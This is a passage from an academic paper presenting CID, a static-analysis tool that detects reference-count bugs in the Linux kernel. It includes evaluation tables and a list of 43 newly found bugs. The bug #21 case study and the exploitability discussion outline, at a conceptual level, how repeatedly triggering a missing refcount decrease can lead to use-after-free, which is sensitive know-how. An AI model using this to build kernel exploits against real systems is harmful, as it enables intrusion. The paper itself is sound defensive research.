Case Study on Bug #21. Similarly, bug #21 is also a missing decrease bug in one exceptional path of `ext4_orphan_get()`. We find that this bug may lead to an exploitable UAF vulnerability. As shown in Figure 5, `ext4_orphan_get()` invokes `ext4_read_inode_bitmap()` (line 6) to return a reference to the buffer head object. If the invocation succeeds, it increases the refcount of the object, and the reference is hold by `bitmap_bh`. Otherwise, it returns an error code and does not touch the refcount of the buffer head object. When `ext4_orphan_get()` returns, the local variable `bitmap_bh` becomes invalid. Therefore, `ext4_orphan_get()` invokes `brelse` (line 17) to decrease the refcount of the the buffer head object. However, if the invocation to `ext4_iget()` (line 10) fails, `ext4_orphan_get()` directly returns without releasing `bitmap_bh` (line 14), causing a memory leak.

```
1 struct inode *ext4_orphan_get(struct super_block *sb, ...)
2 {
3    ...
4    struct buffer_head *bitmap_bh = NULL;
5    // increase refcount if success
6    bitmap_bh = ext4_read_inode_bitmap(sb, block_group);
7    if (IS_ERR(bitmap_bh))
8        return ERR_CAST(bitmap_bh);
9    ...
10   inode = ext4_iget(sb, ino, EXT4_IGET_NORMAL);
11   if (IS_ERR(inode)) {
12       // missing refcount decrease here
13       ...
14       return inode;
15   }
16   ...
17   brelse(bitmap_bh);  // decrease refcount
18   return inode;
19 }
```

Figure 5: A missing decrease refcount bug detected by CID in `ext4_orphan_get()`, which results in UAF.

To trigger a failure for the function call at line 10, we can prepare a specially-crafted file as the argument for `ext4_orphan_get()`. Even worse, the refcount field for the buffer head object is defined with *atomic_t* type, which is a 32-bit integer without overflow/underflow protection. Therefore, we could repeatedly trigger this bug to free the buffer head object while there are still valid references to this object. This bug would finally lead to an exploitable UAF vulnerability.

6.5 Comparison with Existing Tools

We measure the bug detection capability of CID by comparing it with the state-of-the-art approaches. Since RID [29] is the state-of-the-art and the most close work to ours which also employs consistency analysis, we choose it as our baseline. According to [29], the detection of RID is based on inconsistent path pair checking. The checking starts from its pre-defined refcount wrappers and analyzes their caller functions. For a caller function, RID collects the paths which are indistinguishable outside from its arguments and return values. If these paths incur inconsistent refcount change behaviors, RID reports it as a refcount bug.

The experiments are performed on 60 known refcount bugs that are fixed in the Linux kernel between 2018 and 2020. The known bug set is collected from the Linux source code repository by using regular expressions to search the keywords in the Git commit messages. The keywords include "refcnt", "refcount" and "reference count". We manually examine the matched 821 commits and finally locate 60 known bugs (as listed in Table 9). Note that race-induced refcount bugs are excluded, because they are essentially race bugs.

Comparison Results. Since RID is not open-sourced, we check its capability on detecting known bugs by carefully following its approach with manual efforts. We assume that the implementation of RID perfectly aligns with its design and even that it has the same ability in refcount field identification as CID. We present the detection results of CID and RID in Table 5. From this table, we find that CID detects 54 (=46+8) bugs while RID only detects 10 (=2+8) bugs. In all, there are 46 bugs that can only be detected by CID, while CID only misses 2 bugs that are detected by RID.

Table 5: Comparison between CID and RID on Detecting 60 Known Refcount Bugs.

Total	Reported by CID Only	Reported by both CID and RID	Reported by RID Only
60	46	8	2

Bugs Missed by RID. The missed 50 bugs by RID are caused by two reasons. First, 41 of them do not meet the requirement of IPP (inconsistent path pair) while RID only captures the inconsistent refcount change behaviors on IPP. Second, refcount primitive APIs are used in the left 9 bugs instead of refcount wrappers, which are out of the analysis scope of RID.

Bugs Missed by CID. For the 6 bugs that are missed by CID, we conclude three causes. First, 3 bugs are missed due to the implicit control flow (e.g., queue work mechanism, indirect function call) between the `INC`/`DEC` functions and their callers. Second, 1 bug is missed because developers do not use refcount primitive APIs (e.g., they directly use *refcount* ++) to manipulate refcount fields. Third, there are 2 bugs whose `INC` functions have no return value and have less than three callers. Therefore, neither `INC-DEC` nor `DEC-DEC` consistency checking detects these bugs. Note that the 2 bugs can be detected by RID because they meet the requirements of IPP.

After comparing CID with RID, we conclude that both RID and CID incur high FP rate (>70%) due to the imprecise static analysis, and their different bug detection strategies lead to discrepant bug detection capabilities. From the design, the two-dimensional consistency checking helps CID detect bugs in a wider scope. As a result, CID is able to detect significantly more bugs.

6.6 Evaluating Refcount Field Identification

A key contribution of CID is its systematical identification of refcount fields. We also evaluate the effectiveness of this part. In all, CID identifies 792 refcount fields from the Linux kernel. The detailed results are presented in Table 6. It is interesting to find that not all `refcount_t` and `kref` fields are refcount fields. We manually analyze 11 `refcount_t` fields and 18 `kref` fields that are identified as non-refcount fields by our tool. Our results confirm that 26 of them are indeed non-refcount fields, and only 3 of them are false negatives of our tool. We find developers wrongly use these non-refcount fields for normal counters (e.g. `packet_sock->sk_wmem_alloc`), and for lock/status (e.g., `device_link->rpm_active`). This finding further demonstrates the advantages of our behavior-

Table 6: The number of the refcount fields identified by CID.

Refcount Type	# of Fields	# of Refcount Fields	Ratio
atomic_t	2,010	140	6.97%
atomic_long_t	154	5	3.25%
atomic64_t	334	3	0.90%
refcount_t	297	251	84.5%
kref	425	393	92.5%
Total	3,220	792	24.6%

Table 7: The Effectiveness of Refcount Field Identification on Ground Truth (Hint: R1 requires a refcount field has all three types of primitive operations; R2 requires a refcount field should be set to 1 at each `SET` operation; and R3 requires that a refcount field at least has one <`INC`, 1> and <`DEC`, 1>).

Rule Setting	TP	TN	FP	FN	Accuracy	Precision	Recall
R1	143	104	51	2	82.3%	73.7%	98.6%
R2	137	134	21	8	90.3%	86.7%	94.5%
R3	145	61	94	0	68.7%	60.7%	100.0%
R1&R2	137	145	10	8	94.0%	93.2%	94.5%
R1&R3	143	117	38	2	86.7%	79.0%	98.6%
R2&R3	137	143	12	8	93.3%	91.9%	94.5%
R1&R2&R3	137	146	9	8	94.3%	93.8%	94.5%

based refcount field identification, which does not rely on the specific data types.

Effectiveness on Ground Truth. The effectiveness evaluation requires a ground truth set. Since in §2.2 we have manually labelled the usage for 300 fields (the results are presented in Table 3), we use this set to evaluate CID in refcount field identification. In all, our ground truth consists of 145 positive cases and 155 negative cases.

To identify refcount fields from all possible fields (those are defined in the 5 refcount data types), CID proposes a behavior-based inference approach. There are three rules in the inference. Our experiments evaluate the effectiveness of these rules and their combinations in identifying refcount fields. The detailed results are shown in Table 7. From this table, we find that the combination of all the rules (R1&R2&R3) achieves the best performance in accuracy, precision and recall. This finding supports our design of combining the three rules in CID.

Error Case Analysis. Following the rule setting of combining all the three rules (aka. R1&R2&R3), CID reports 9 false positives and 8 false negatives in identifying refcount fields. We present the causes for them below.

- *False Positives.* In all false positive cases, CID wrongly recognizes some plain counters as refcounts. For example, the `rxrpc_net->nr_calls` field is used for counting the number of RPC calls registered in the `rxrpc_net` struct, while CID identifies it as reference counter. The reason is that the manipulation APIs operated on this field match all the three rules. Therefore, CID reports a false positive case here. Actually, CID can be improved to eliminate this kind of false positives by considering the initialization behavior of the field at the allocation site. More specifically, we observe that for refcount fields its initialization is near to the allocation site of its tracked object, while there is not such observation for normal counters. Since the current performance of CID is acceptable, we leave this optimization as our future work. Besides, false positives in refcount field identification may not lead to false positive cases in the bug detection. Our breakdown of false positives in §6.3 also confirms this point. Interestingly, when using such fields, CID can still detect inconsistencies in using the fields, which still form true bugs although they are not refcount bugs.
- *False Negatives.* All false negatives cases are due to that the `SET` operations may not initialize the refcount values to 1. For example, the `rxrpc_connection->usage` field has two `SET` operations: one sets the `usage` field to 1 in `rxrpc_alloc_client_connection()`, and the other sets the field to 2 in `rxrpc_prealloc_service_connection()`. In the latter case, developers explicitly claim in the code comments that they need to initialize the refcount field to 2 because this object will be used in two places after allocation. This behavior violates the Rule 2 of CID. As a result, CID misses this case in refcount field identification. However, it is worth noting that such a behavior is not encouraged in the kernel documentation [3]. Therefore, we do not expect this is a normal and common behavior that should be handled by CID.

7 Discussion

The Impact of Reference Escape on the Analysis Scope. As described in §4, CID performs escape analysis to exclude the reference-escaped paths in callers from the analysis scope. Such design may limit the code that can be analyzed by CID. Therefore, we measure its impact on the analysis scope. First, in `DEC-DEC` checking, we will extend our analysis to its callers if we observe that a referenced object escapes the current function with refcount increased. In particular, we will treat this functions as a new `INC` function, and then analyze its callers to locate the paired `DEC` operations. For the 792 refcount fields, CID locates 11,910 caller functions (including extended ones) for `DEC-DEC` checking, while 3,751 functions (31.5%) still can not be analyzed due to two reasons: 1) we limits the extension in 3 layers; 2) they do not have enough callers for `DEC-DEC` consistency checking after extension. Second, in `INC-DEC` checking, the current implementation of CID does not extend the scope to the caller function if reference escapes. The reason is that the extended analysis requires

accurate inter-procedural data flow to capture the conditional INC/DEC operations. For the 5,146 caller functions identified by INC-DEC checking, 639 ones cannot be analyzed (12.4%) due to reference escaping. In the future, we plan to leverage inter-procedural data flow analysis to cover these cases.

Coordinating Two-dimensional Consistency Checking. The unique advantage of DEC-DEC consistency checking is that it does not require to understand the semantics in the INC function. However, its statistical analysis requires adequate callers for the inference. One the other hand, the INC-DEC consistency checking is not limited by the number of callers, but it needs accurate analysis about the INC function.

CID decides which consistency checking strategy to use according to the specific situation of the INC function and its callers. If the situation meets the requirements of both checking strategies, the refcount operations will be checked from both dimensions. As a result, CID takes the advantage of both DEC-DEC consistency checking and INC-DEC consistency checking to effectively uncover refcount bugs and cover more codes.

Mitigating False Positives. To mitigate false positives, more advanced static analysis techniques can be adopted. First, we could use inter-procedural data-flow analysis to improve the accuracy of escape analysis and alias analysis. Second, the multi-layer type analysis [25] can be leveraged to precisely identify the targets of indirect calls in the kernel. Such information can help CID reduce the false positives due to missing paired DEC operations. Last but not least, symbolic execution [33, 34] would also help CID identify and eliminate the bug reports which can not actually be triggered.

Bug Exploitability. As a static analysis-based detection tool, CID excludes the generation of PoC or an exploit from the scope. Two general exploitation strategies are (1) to increase the refcounts, so as to maliciously consume resources, which finally leads to DoS and (2) to force the refcount to reach zero, through either over decrease or overflow, so as to trigger the release of refcount object, which often leads to use-after-free. As such, in general the exploitation of refcount bugs requires one extra primitive—repeatedly triggering the bug. Once that, the exploitation is already successful or can further reuse existing use-after-free exploitation techniques [14, 21, 40]. Actually, exploring whether a bug can be triggered is an orthogonal and extremely challenging problem. Therefore, we leave it as our future work. Specifically, we plan to combine directed fuzzing [11, 13] and concolic execution [42] to evaluate the triggerability of detected bugs.

Portability. The only prior knowledge CID requires is a list of primitive refcount types such as the ones shown in Table 3. Once the list is provided, CID can automatically identify refcount fields and perform the bug detection. We find that other OS kernels and user-space programs also widely use primitive refcount types and APIs to implement refcount mechanisms. Take FreeBSD as an example, data types like `reference_t`, `zfs_refcount_t` are used to define refcount fields; the operations on these fields are also encapsulated into primitive APIs (e.g., `refcount_init()`, `refcount_acquire()`, `refcount_release()`). Similarly, in Mozilla Firefox (written in C++), its refcounted data structures should inherit certain base classes such as `RefCounted` or `RefCountType`, and two primitive APIs (`addref()` and `release()`) are provided to perform INC and DEC operations. Therefore, CID can be applied in these platforms for refcount field identification and refcount bug detection.

Implementation Improvements. The implementation of CID can be improved from two perspectives: *parallelized analysis* and *targeted analysis*. First, though its first three passes (call graph analysis, data flow analysis and alias analysis) are hard to parallelize due to their algorithmic nature, the final pass for bug detection can be parallelized with multi-threading. Specifically, either the modeling of INC/DEC operations or the two consistency checkers can be performed in parallel. Second, CID can be enhanced to support the targeted analysis. In this scenario, the developers can provide their interested refcount fields or interested functions that have refcount behaviors. With this information, CID can be configured to only check the refcount operations on the interested fields or refcount operations in the interested functions.

8 Related Work

Reference Counting. Due to the lack of automatic garbage collection, Use-after-free (UAF) and double-free vulnerabilities are quite common in C/C++ programs. Since reference counting is quite effective in managing dynamically-allocated objects/resources, many attempts [10, 19] have been made to provide C/C++ developers with reference counting mechanism. For legacy C/C++ applications, Shin et al. proposes CRCount [37] which leverages pointer footprinting to accurately compute the reference counts with a small runtime overhead. Though CRCount releases developers from the complicated management of objects/references, its performance overhead prevents its wide application. For programs that still rely on manual manipulation of refcount operations (e.g., Linux kernel, Mozilla Firefox), CID helps to detect refcount bugs.

Refcount Bug Detection. Due to the importance of refcount, several works have attempted to detect them. Software developers and testers have implemented refcount tracing and balancing techniques [6] to track leak of refcounted objects dynamically in FireFox. The coverage of dynamical testing is limited by its inputs. The researchers thus prefer to detect refcount bugs through static analysis or symbolic execution. Referee [17] uses symbolic model checking to find the refcount errors in the presence of multiple threads. The checking needs a complete control flow about the program under analysis, and it further assumes that the resources/objects is managed in the same way. Due to this assumption, it is impossible to be applied to OS kernels. Pungi [24] performs refcount bug detection in the native implementations of

Python/C programs with a strong property that the change of a refcount must equal the number of references escaped from the function. However, it is hard to apply to the OS kernels due to two reasons: 1) it requires accurate inter-procedural escape-analysis which is hard to realize in the kernel; 2) its detection strategy doesn't fit the kernel design where many functions (e.g., wrappers) can increase/decrease the refcount without reference-escaping. RID [29] proposes inconsistent path pair (abbreviated as IPP) checking to detect refcount bugs. The IPP checking identifies the refcount inconsistency between the paths which are indistinguishable outside the target function by examining their arguments and the return value. However, its detection scope is very narrow, as shown in our evaluation—only detecting 10 out of 60 refcount bugs reported between 2018 and 2020 from the Linux kernel.

Consistency Checking. Engler et al. [18] were among the first to explore the idea of statistical analysis. Though the approach is unsound, it is widely adopted by researchers to detect different kinds of bugs. Juxta [31] applies cross-checking to detect semantic bugs between semantically equivalent implementations of file systems. Yamaguchi et al. [41] infers search patterns for taint-style vulnerabilities through clustering the sink patterns. APISan [43] aims to find deviations from majority in API usages under rich symbolic contexts. CRIX [26] cross-checks the semantics of conditional statements in the peer slices of critical variables to compare their criticalness. RoleCast [38] also applies consistency checking to detect role-specific missing checks in Web applications. CID differs from all existing works from two perspectives. First, CID is the first to apply cross checking in refcount bug detection. Refcount bug detection is much more complicated by its nature, which requires the identification of refcount fields and operations. Second, Many refcount functions are called only in a limited number of times, rendering cross checking ineffective. CID incorporates the `INC-DEC` consistency checking, which requires only one occurrence, to address this problem.

Static Analysis in Kernels. Since more and more operating systems are open-sourced (e.g., Linux, FreeBSD), static analysis technique is widely adopted in detecting many kinds of security bugs in the kernel. Firstly, source code-based static analysis tools such as Smatch [8], Sparse [9] and Coccinelle [32] are frequently used in the Linux kernel for source code analysis and manipulation. However, these tools are not suitable for implementing CID. Take Coccinelle as an example, it is not used to build CID for two reasons: 1) our detection leverages the correlation between different operations across functions instead of capturing a specific pattern in one function; 2) our approach relies on more heavy-weight data-flow analysis such as reference-escape analysis, path-constraint analysis which is hard to implement in Coccinelle scripts.

Secondly, intermediate code-based analysis is preferred by several recent works. K-Miner [20] partitions the kernel code along separate execution paths starting from system-call entry points to allow practical inter-procedural data-flow analysis. Dr.Checker [28] focuses on the Linux kernel drivers and improves the precision of data flow analysis by sacrificing soundness in a few cases. Both K-Miner [20] and Dr.Checker [28] aim to improve practicality and precision of data flow analysis in kernel and serve as general bug detection tools. Meanwhile, there are some detection tools designed for detecting a specific kind of bugs in kernel. UniSan [27] detects information leaks caused by uninitialized reads. KINT [39] detects integer errors. Other complementary approaches to static analysis use symbolic execution [15, 34]. In comparison, CID leverages precise path-sensitive intra-procedural analysis to perform refcount bug detection instead of performing complex inter-procedural analysis in the kernel. CID also employs tailored techniques to identify refcount-related fields and operations.

9 Conclusion

Refcount bugs are quite common in the Linux kernel and cause critical security impacts. This paper presented CID, a scalable and effective system for refcount bug detection using a two-dimensional consistency checking. CID models all refcount behaviors. In one dimension, it infers condition-aware rules for detecting refcount bugs, and in the other dimension, it detects deviating `DEC` behaviors across refcount callers. This design helps CID avoid complicated semantic understanding or reasoning on refcount operations, and to cover more bugs than the state-of-the-art tools. Furthermore, considering refcount operations are diversely spanned in the whole kernel, CID introduces behavior-based inference to systematically identify refcount fields and the operations. By applying CID to the Linux kernel, we found 44 new bugs, and the maintainers have confirmed 36 bugs.

Acknowledgements

We would like to thank our shepherd Thorsten Holz and anonymous reviewers for their helpful comments. This work was supported in part by the National Natural Science Foundation of China (U1636204, U1836210, U1836213, U1736208, 61972099), Natural Science Foundation of Shanghai (19ZR1404800), and National Program on Key Basic Research (NO. 2015CB358800). Min Yang is the corresponding author, and a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of CyberSecurity Auditing and Monitoring, Ministry of Education, China. The authors from the University of Minnesota were supported in part by NSF awards CNS-1815621 and CNS-1931208. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF.

References

[1] Atomic type documentation. https://www.kernel.org/doc/Documentation/atomic_t.txt.

[2] CVE-2016-0728 Bug Report. https://perception-point.io/resources/research/analysis-and-exploitation-of-a-linux-kernel-vulnerability/.

[3] Kref type documentation. https://www.kernel.org/doc/Documentation/kref.txt.

[4] Linux kernel git. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git.

[5] Refcount operation documentation. https://www.kernel.org/doc/Documentation/driver-api/basics.rst.

[6] Refcount Tracing And Balancing for Firefox. https://developer.mozilla.org/en-US/docs/Mozilla/Performance/Refcount_tracing_and_balancing.

[7] Refcount_t type documentation. https://www.kernel.org/doc/Documentation/core-api/refcount-vs-atomic.rst.

[8] Smatch: pluggable static analysis for C. https://lwn.net/Articles/691882/.

[9] Sparse: a semantic parser for C. https://www.kernel.org/doc/html/v4.14/dev-tools/sparse.html.

[10] A. Alexandresc. *Modern C++ design: generic programming and design patterns applied*. 2001.

[11] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed Greybox Fuzzing. In *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2329–2344, 2017.

[12] Daniel Bovet and Marco Cesati. *Understanding The Linux Kernel*. 2005.

[13] Hongxu Chen, Yinxing Xue, Yuekang Li, Bihuan Chen, Xiaofei Xie, Xiuheng Wu, and Yang Liu. Hawkeye: Towards a Desired Directed Grey-Box Fuzzer. In *Proceedings of the 25th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[14] Yueqi Chen and Xinyu Xing. SLAKE: Facilitating Slab Manipulation for Exploiting Vulnerabilities in the Linux Kernel. In *Proceedings of the 26th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, page 1707–1722, 2019.

[15] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A Platform for in-Vivo Multi-Path Analysis of Software Systems. In *Proceedings of the 16th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, page 265–278, 2011.

[16] Jonathan Corbet. Faster reference-count overflow protection. https://lwn.net/Articles/728675/.

[17] Michael Emmi, Ranjit Jhala, Eddie Kohler, and Rupak Majumdar. Verifying Reference Counting Implementations. In *Tools and Algorithms for the Construction and Analysis of Systems*, pages 352–367, Berlin, Heidelberg, 2009.

[18] Dawson R. Engler, David Yu Chen, and Andy Chou. Bugs as Deviant Behavior: A General Approach to Inferring Errors in Systems Code. In *Proceedings of Symposium on Operating Systems Principles (SOSP)*, 2001.

[19] David Gay, Rob Ennals, and Eric Brewer. Safe Manual Memory Management. In *Proceedings of the 6th International Symposium on Memory Management (ISMM)*, page 2–14, 2007.

[20] David Gens, Simon Schmitt, Lucas Davi, and Ahmad-Reza Sadeghi. K-Miner: Uncovering Memory Corruption in Linux. In *Proceedings of 25th Annual Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2018.

[21] Sean Heelan, Tom Melham, and Daniel Kroening. Automatic Heap Layout Manipulation for Exploitation. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, pages 763–779, Baltimore, MD, August 2018.

[22] Greg Kroah-Hartman. Kobjects and Krefs. In *Proceedings of the Linux Symposium*, 2004.

[23] Chris Lattner and Vikram Adve. LLVM: A Compilation Framework for Lifelong Program Analysis & Transformation. In *International Symposium on Code Generation and Optimization (CGO)*, pages 75–86, 2004.

[24] Siliang Li and Gang Tan. Finding Reference-counting Errors in Python/C Programs with Affine Analysis. In *Proceedings of European Conference on Object-Oriented Programming (ECOOP)*, pages 80–104, 2014.

[25] Kangjie Lu and Hong Hu. Where Does It Go?: Refining Indirect-Call Targets with Multi-Layer Type Analysis. In *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS)*, pages 1867–1881, 11 2019.

[26] Kangjie Lu, Aditya Pakki, and Qiushi Wu. Detecting Missing-Check Bugs via Semantic- and Context-Aware Criticalness and Constraints Inferences. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security)*, 2019.

[27] Kangjie Lu, Chengyu Song, Taesoo Kim, and Wenke Lee. UniSan: Proactive Kernel Memory Initialization to Eliminate Data Leakages. In *Proceedings of the 23th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, page 920–932, 2016.

[28] Aravind Machiry, Chad Spensky, Jake Corina, Nick Stephens, Christopher Kruegel, and Giovanni Vigna. Dr.Checker: A Soundy Analysis for Linux Kernel Drivers. In *Proceedings of 26th USENIX Security Symposium (USENIX Security)*, pages 1007–1024, Vancouver, BC, August 2017.

[29] Junjie Mao, Yu Chen, Qixue Xiao, and Yuanchun Shi. Rid: Finding Reference Count Bugs with Inconsistent Path Pair Checking. In *Proceedings of the 21st International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, pages 531–544, 2016.

[30] Paul E. McKenney. Overview of linux-kernel reference counting. http://www.open-std.org/jtc1/sc22/wg21/docs/papers/2007/n2167.pdf/.

[31] Changwoo Min, Sanidhya Kashyap, Byoungyoung Lee, Chengyu Song, and Taesoo Kim. Cross-Checking Semantic Correctness: The Case of Finding File System Bugs. In *Proceedings of the 25th Symposium on Operating Systems Principles (SOSP)*, page 361–377, 2015.

[32] Yoann Padioleau, Julia Lawall, René Rydhof Hansen, and Gilles Muller. Documenting and Automating Collateral Evolutions in Linux Device Drivers. In *Proceedings of the 3rd ACM SIGOPS/European Conference on Computer Systems (EuroSys)*, page 247–260, 2008.

[33] Sebastian Poeplau and Aurélien Francillon. Symbolic Execution with SymCC: Don't Interpret, Compile! In *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*, pages 181–198, 2020.

[34] David A. Ramos and Dawson Engler. Under-Constrained Symbolic Execution: Correctness Checking for Real Code. In *Proceedings of the 24th USENIX Security Symposium (USENIX Security)*, pages 49–64, Washington, D.C., 2015.

[35] Elena Reshetova. Conversion from atomic_t to refcount_t: summary of issues. https://www.openwall.com/lists/kernel-hardening/2016/11/28/4.

[36] Elena Reshetova, Hans Liljestrand, Andrew Paverd, and N Asokan. Toward Linux kernel memory safety. *Software: Practice and Experience*, 48(12):2237–2256, 2018.

[37] Jangseop Shin, Donghyun Kwon, Jiwon Seo, Yeongpil Cho, and Yunheung Paek. CRCount: Pointer Invalidation with Reference Counting to Mitigate Use-after-free in Legacy C/C++. In *Proceedings of 26th Annual Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2019.

[38] Sooel Son, Kathryn S. McKinley, and Vitaly Shmatikov. Rolecast: Finding Missing Security Checks When You Do Not Know What Checks Are. In *Proceedings of the 2011 ACM International Conference on Object Oriented Programming Systems Languages and Applications (OOPSLA)*, page 1069–1084, 2011.

[39] Xi Wang, Haogang Chen, Zhihao Jia, Nickolai Zeldovich, and M. Frans Kaashoek. Improving Integer Security for Systems with KINT. In *Presented as part of the 10th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, pages 163–177, Hollywood, CA, 2012.

[40] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. FUZE: Towards Facilitating Exploit Generation for Kernel Use-After-Free Vulnerabilities. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, pages 781–797, Baltimore, MD, August 2018.

[41] Fabian Yamaguchi, Alwin Maier, Hugo Gascon, and Konrad Rieck. Automatic Inference of Search Patterns for Taint-Style Vulnerabilities. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (S&P)*, page 797–812, USA, 2015. IEEE Computer Society.

[42] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing. In *Proceedings of the 27th USENIX Conference on Security Symposium (USENIX Security)*, 2018.

[43] Insu Yun, Changwoo Min, Xujie Si, Yeongjin Jang, Taesoo Kim, and Mayur Naik. APISan: Sanitizing API Usages through Semantic Cross Checking. In *Proceedings of the 25th USENIX Security Symposium (USENIX Security)*, pages 363–378, Austin, TX, August 2016. USENIX Association.

A Bug Results

B Known Bugs to Compare RID with CID

Table 8: List of new refcount bugs detected by CID. We manually confirmed the security impact of each bug in column 6, where "ML" represents memory leak. We also investigate the latent period of the detected bugs (in column 7). In column 5, "I-D" and "D-D" represent the `INC-DEC` consistency checking and `DEC-DEC` consistency checking respectively.

ID	File	Buggy Function	Refcount Field	Dimension	Impact	Years	Status
1	net/tipc/crypto.c	tipc_crypto_rcv	tipc_aead->refcnt	I-D	remote DoS, ML	<1	Applied
2	drivers/iommu/intel-svm.c	prq_event_thread	mm_struct->mm_users	I-D	UAF, ML	3	Submitted
3	net/ipv6/route.c	ip6_route_info_create	nexthop->refcnt	I-D	remote DoS, ML	1	Submitted
4	security/apparmor/domain.c	aa_change_profile (#Line: 1328)	aa_label->count	I-D	DoS, ML	3	Applied
5	net/ipv4/tcp_bpf.c	tcp_bpf_recvmsg	sk_psock->refcnt	I-D	remote DoS, ML	<1	Applied
6	net/tls/tls_sw.c	tls_data_ready	sk_psock->refcnt	I-D	remote DoS, ML	2	Applied
7	net/tls/tls_sw.c	bpf_exec_tx_verdict	sk_psock->refcnt	I-D	remote DoS, ML	<1	Applied
8	drivers/gpu/drm/ttm/ttm_bo.c	ttm_bo_add_move_fence	dma_fence->refcount	I-D	DoS, ML	<1	Applied
9	drivers/gpu/drm/ttm/ttm_bo_vm.c	ttm_bo_vm_fault_reserved	dma_fence->refcount	I-D	DoS, ML	1	Applied
10	security/apparmor/domain.c	aa_change_profile (#Line: 1318)	aa_label->count	D-D	DoS, ML	3	Applied
11	drivers/staging/comedi/comedi_fops.c	comedi_open	comedi_device->refcount	D-D	DoS, ML	6	Applied
12	drivers/gpu/.../huge_pages.c	igt_ppgtt_pin_update	i915_address_space->ref	D-D	DoS, ML	<1	Applied
13	security/apparmor/apparmorfs.c	policy_update	aa_label->count	D-D	DoS, ML	3	Applied
14	fs/btrfs/relocation.c	btrfs_recover_relocation	btrfs_trans_handle->use_count	D-D	DoS, ML	8	Applied
15	fs/nfs/nfs3acl.c	nfs3_set_acl	posix_acl->a_refcount	D-D	DoS, ML	15	Confirmed
16	drivers/staging/wusbcore/devconnect.c	wusb_dev_add_ncb	usb_hcd->kref	D-D	DoS, ML	12	Submitted
17	drivers/gpu/.../amdgpu_dm.c	emulated_link_detect	dc_sink->refcount	D-D	DoS, ML	2	Submitted
18	net/x25/x25_dev.c	x25_lapb_receive_frame	x25_neigh->refcnt	D-D	remote DoS, ML	9	Applied
19	sound/usb/mixer_quirks.c	snd_microii_spdif_default_get	snd_usb_audio->usage_count	D-D	UAF, ML	4	Applied
20	drivers/scsi/mpt3sas/mpt3sas_scsih.c	_scsih_pcie_device_remove_by_handle	_pcie_device->refcount	D-D	DoS, ML	3	Submitted
21	fs/ext4/ialloc.c	ext4_orphan_get	buffer_head->b_count	D-D	UAF, ML	4	Applied
22	sound/soc/ti/davinci-mcasp.c	davinci_mcasp_get_dma_type	dma_device->ref	D-D	DoS, ML	3	Applied
23	fs/configfs/dir.c	configfs_rmdir	config_item->ci_kref	D-D	DoS, ML	<1	Applied
24	fs/nfs/nfs4proc.c	nfs4_proc_layoutget	pnfs_layout_hdr->plh_refcount	D-D	DoS, ML	10	Applied
25	sound/soc/fsl/fsl_asrc_dma.c	fsl_asrc_dma_hw_params	dma_device->ref	D-D	DoS, ML	6	Applied
26	fs/nfsd/nfs4callback.c	nfsd4_process_cb_update	svc_xprt->xpt_ref	D-D	DoS, ML	9	Applied
27	net/batman-adv/sysfs.c	batadv_show_throughput_override	batadv_hard_iface->refcount	I-D, D-D	remote DoS, ML	4	Applied
28	net/batman-adv/sysfs.c	batadv_store_throughput_override	batadv_hard_iface->refcount	I-D, D-D	remote DoS, ML	4	Applied
29	net/tipc/node.c	tipc_rcv (#Line: 2033)	tipc_node->kref	I-D, D-D	remote DoS, ML	<1	Applied
30	net/tipc/node.c	tipc_rcv (#Line: 2037)	tipc_node->kref	I-D, D-D	remote DoS, ML	<1	Applied
31	net/tipc/node.c	tipc_rcv (#Line: 2066)	tipc_node->kref	I-D, D-D	remote DoS, ML	<1	Applied
32	drivers/net/wimax/i2400m/usb-fw.c	i2400mu_bus_bm_wait_for_ack	urb->kref	I-D, D-D	remote DoS, ML	11	Applied
33	net/netrom/nr_route.c	nr_add_node	nr_neigh->refcount	I-D, D-D	remote DoS, ML	3	Applied
34	drivers/infiniband/sw/siw/siw_qp_tx.c	siw_fastreg_mr	siw_mem->ref	I-D, D-D	DoS, ML	<1	Confirmed
35	net/sunrpc/clnt.c	rpc_clnt_test_and_add_xprt	rpc_xprt_switch->xps_kref	I-D, D-D	remote DoS, ML	4	Applied
36	net/sunrpc/clnt.c	rpc_clnt_test_and_add_xprt	rpc_xprt->kref	I-D, D-D	remote DoS, ML	4	Applied
37	net/batman-adv/bat_v_ogm.c	batadv_v_ogm_process	batadv_hardif_neigh_node->refcount	I-D, D-D	remote DoS, ML	4	Applied
38	drivers/staging/gasket/gasket_sysfs.c	gasket_sysfs_register_store	gasket_sysfs_mapping->refcount	I-D, D-D	DoS, ML	2	Applied
39	drivers/staging/gasket/gasket_sysfs.c	gasket_sysfs_put_attr	gasket_sysfs_mapping->refcount	I-D, D-D	DoS, ML	2	Applied
40	net/sunrpc/rpcb_clnt.c	rpcb_getport_async	rpc_xprt->kref	I-D, D-D	remote DoS, ML	12	Applied
41	drivers/scsi/lpfc/lpfc_els.c	lpfc_els_unsol_buffer	lpfc_nodelist->kref	I-D, D-D	DoS, ML	6	Applied
42	fs/afs/rotate.c	afs_select_fileserver	afs_cb_interest->usage	I-D, D-D	DoS, ML	2	Submitted
43	drivers/tty/serial/serial_core.c	uart_port_startup	uart_state->refcount	I-D, D-D	UAF, ML	2	Submitted
